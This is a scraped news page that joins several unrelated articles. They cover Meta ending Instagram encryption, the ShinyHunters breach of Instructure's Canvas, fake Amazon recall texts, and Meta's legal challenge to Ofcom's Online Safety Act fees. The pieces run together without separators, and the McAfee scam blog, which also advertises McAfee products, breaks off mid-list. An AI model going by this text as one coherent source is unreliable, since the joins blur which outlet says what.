existing chats once encryption disappears. Because properly implemented E2EE prevents platforms from reading message contents, the company noted that Meta has not clarified whether previously encrypted conversations will remain inaccessible, get deleted, or become readable. “For Instagram, dropping E2EE is just an example of how little regard Meta has for the privacy and safety of its community,” Proton said in a blog post. Meta has become increasingly aggressive about monetizing and analyzing user interactions. Last year, the company confirmed that interactions with Meta AI tools, including those inside private conversations, could be used for ad targeting. The company has not publicly said whether ordinary Instagram messages could eventually feed into similar systems now that encryption is gone. ®
If you have ever checked your child’s grades online, submitted a college paper through a school portal, downloaded homework assignments, or received messages from a teacher through a classroom app, there is a good chance you have used Canvas, a nationwide learning management system that was just in a massive data breach.
This is exactly the moment McAfee+ Advanced was built for. With our built-in Scam Detector to flag risky links, QR codes, and deepfakes; Identity Monitoring that alerts you when your data appears where it shouldn’t; and Personal Data Cleanup that removes your information from the dark web and data brokers, McAfee+ Advanced is an all-in-one solution for protection after a data breach.
Now let’s get into what you need to know about this breach:
Who Is Behind the Canvas Breach?
The ransomware group ShinyHunters is claiming responsibility for the attack. The group alleges it stole roughly 275 million records tied to nearly 9,000 schools and educational institutions worldwide.
How Did the Canvas Cyberattack Happen?
Instructure, the company behind Canvas, confirmed a cyber incident affecting its cloud-hosted environment. The attackers later posted claims about the breach on their leak site, where ransomware groups pressure organizations into paying by threatening to release stolen data publicly.
What Information Was Stolen in the Canvas Breach?
The stolen data reportedly includes:
Student names
Teacher and staff names
Email addresses
Student IDs
Course and enrollment information
School-related records
ShinyHunters claims the breach exposed roughly 275 million records and more than 231 million unique email addresses.
How Could the Canvas Data Breach Impact Families and Students?
Even if financial information was not exposed, this kind of data can still be extremely valuable to scammers. Criminals can use real school names, real classes, teacher names, and student information to create highly convincing phishing emails, fake school alerts, scholarship scams, tuition scams, or password reset messages.
A scam message referencing your child’s actual school or assignment is much harder to spot as fake.
This is what a Canvas message might look like when forwarded to your email inbox. Hackers claim to have millions of these types of messages.
This is a real message from Canvas from a community college professor after yours truly took an anthropology class for fun during the pandemic. It’s full of links to apply for programs and reach out to professors. It has exact details about courses I’ve taken.
While this correspondence is real, it’s exactly the type of messaging that scammers could fake and replicate, replacing real links with fake “paid” opportunities to pursue degrees.
Now think of the millions of messages and specific scenarios scammers have access to, to create dubious and convincing scams. That’s why protecting yourself after a breach is key.
What To Do Right Now
Here are some actions you can take immediately ot protect yourself after this breach:
Change you or your child’s Canvas password immediately, and update any other accounts where they reuse that password
Turn on multi-factor authentication(2FA) on parent and student accounts wherever the school permits it — Instructure’s own post-incident guidance specifically called out enforcing MFA as a recommended precaution
Ask your school what identity protection is being offered if sensitive data was involved
Consider placing a credit freeze on your or your child’s file to block new accounts from being opened in their name
Avoid clicking links in any messages that reference the breach, go directly to the official site instead
And that, my friends, is issue number one in this week’s This Week in Scams. Let’s get into what else is on our radar in cybersecurity and scam news.
Fake Amazon Recall Texts Are Targeting Shoppers
Your phone buzzes. It’s a text from an unknown number, but the message looks official.

“Dear Amazon Customer, we are writing to inform you that an item from your March 2026 order has been identified for recall.” There’s an order number. A link at the top of the message. A note about quality standards and a refund waiting for you.
It looks real. It has the Amazon logo, the branded formatting, even a reference to the “Amazon Customer Safety Team.” The only thing it doesn’t have? Any connection to Amazon at all.
A photo of a scam recall text I received this week. Luckily Scam Detector flags the link as risky if you try to click.
This is a fake Amazon recall scam, and it is making the rounds right now. The goal is to get you to click that link, which takes you to a site designed to harvest your login credentials, payment information, or both.
If you get a text like this, do not click the link. Go directly to amazon.com in your browser, log in, and check your orders and messages from there. Amazon does not initiate recall or refund processes through unsolicited texts with outside links.
What Is a Fake Amazon Recall Scam And How Does It Work?
A fake Amazon recall scam is a text message or email in which criminals impersonate Amazon to convince you that one of your recent orders has been flagged for a product recall. The message directs you to an external link leading to a phishing site designed to steal your Amazon credentials, credit card details, or personal information.
Red Flags To Watch For
The text comes from an unknown number, not a short code or verified sender
The link goes to a domain that is not amazon.com
The message asks you to complete a refund through an external link
Small typos or awkward phrasing appear in what looks like official communication
The greeting says “Dear Amazon Customer” rather than your actual name
What To Do If You Get One
Do not click the link
Go to amazon.com directly and check your orders and account notifications
Where McAfee Steps In (So You Don’t Have to Guess)
Scams today are layered. A fake email leads to stolen credentials. A breach leads to targeted phishing. And those follow-ups are getting harder to spot.
With McAfee+ Advanced, multiple layers work together so you’re not left figuring it out after the damage is done:
Identity Monitoring alerts you if your personal info shows up where it should not, so you can act fast
Students around the world have an excuse to bunk off after hacking crew ShinyHunters did something nasty to educational SaaS Canvas. Canvas is widely used by schools and universities to communicate with students, publish and store course material, and collect assignments. An outfit called Instructure develops the software and an entry on its Status Page dated May 2 features Chief Information Security Officer Steve Proud stating the org "recently experienced a cybersecurity incident perpetrated by a criminal threat actor." "We are actively investigating this incident with the help of outside forensics experts. We are working quickly to understand the extent of the incident and actively taking steps to minimize its impact," he added. Numerous posts report that attempts to log into Canvas earlier this week failed, but did produce a notice from an entity claiming to be the notorious hacking crew ShinyHunters, who claimed the outage was only possible due to lax patching. The crew also claimed to have stolen data from institutions that use Canvas and threatened to leak it unless a "settlement" is reached by May 12. Canvas has thousands of customers, meaning any confirmed breach could have wide impact. As of Thursday evening US time, Canvas says its wares are now available "for most users" and won't offer further comment. A student of The Register's acquaintance – OK, one of my kids – shared an email advising that his uni has prevented access to Canvas while it tries to understand the situation and the risk of data leakage. We've seen multiple universities posting notices about the incident that say more or less the same thing. Most also warn students of heightened phishing risk and urge caution. Several also advise that as they require students to lodge assignments in Canvas, students can assume they have an extension on deadlines. Your correspondent's offspring does not mind this one little bit. This is an evolving story. The Register will update it as more information becomes available. ®
Meta appears to have decided Britain's Online Safety Act would be much easier to swallow if Ofcom stopped counting all the money the social media giant makes everywhere else. The Facebook and Instagram owner has launched a legal challenge against the UK comms regulator, arguing that the way Ofcom calculates fees and potential penalties under the Online Safety Act is fundamentally wrong because it relies on global turnover rather than UK-specific revenue. The law allows Ofcom to fine companies for up to 10 percent of their qualifying worldwide revenue, or £18 million, whichever is higher. For Meta, which brought in about $201 billion last year, that means the numbers stop sounding like regulatory penalties and start sounding like national infrastructure projects. Meta is now seeking a judicial review in the High Court over how Ofcom defines "qualifying worldwide revenue." The dispute boils down to three complaints. First, Meta argues that Ofcom should only consider UK revenue tied to regulated services, not the company’s global income. Second, it objects to rules that treat multiple services under the same corporate umbrella as jointly liable, potentially exposing the wider organization to larger penalties. Third, it is challenging how Ofcom aggregates revenue across services rather than assessing them individually. An Ofcom spokesperson told The Register: "Meta have initiated a judicial review in relation to online safety fees and penalties. Under the Online Safety Act, these are to be set with reference to a provider's 'Qualifying Worldwide Revenue', which we have defined based on a plain reading of the law. "Disappointingly, Meta are objecting to the payment of fees, and any penalties that could be levied on companies in future, that are calculated on this basis. We will robustly defend our reasoning and decisions." A Meta spokesperson told The Register: "We are committed to cooperating constructively with Ofcom as it enforces the Online Safety Act. However, we and others in the tech industry believe its decisions on the methodology to calculate fees and potential fines are disproportionate. We believe fees and penalties should be based on the services being regulated in the countries they're being regulated in. This would still allow Ofcom to impose the largest fines in UK corporate history." The case marks the latest flare-up between Silicon Valley and Britain over the Online Safety Act, which has already triggered complaints from US politicians, free speech campaigners, and tech firms unhappy about the scale of Ofcom’s new powers. The regulator has not been shy about flexing them either. It has already threatened action against Elon Musk's X over sexually explicit AI-generated images linked to Grok and, in March, issued its first fine under the regime against 4chan. Meta appears to have looked at where that enforcement road leads and decided now was the time to argue about the math. ®
With the launch of the first 16 satellites, Russia begins construction of a network for satellite internet that aims to cover the entire country by 2030. But getting there won’t be easy.
Thousands of schools around the US were paralyzed on Thursday after education tech firm Instructure shut down access to its Canvas platform following a breach by hackers going by the name ShinyHunters.
Chrome users were caught off guard by a 4-GB Google AI model baked into Chrome, sparking privacy concerns. The good news: You can easily uninstall it. The bad? You might not want to.

 Login
Login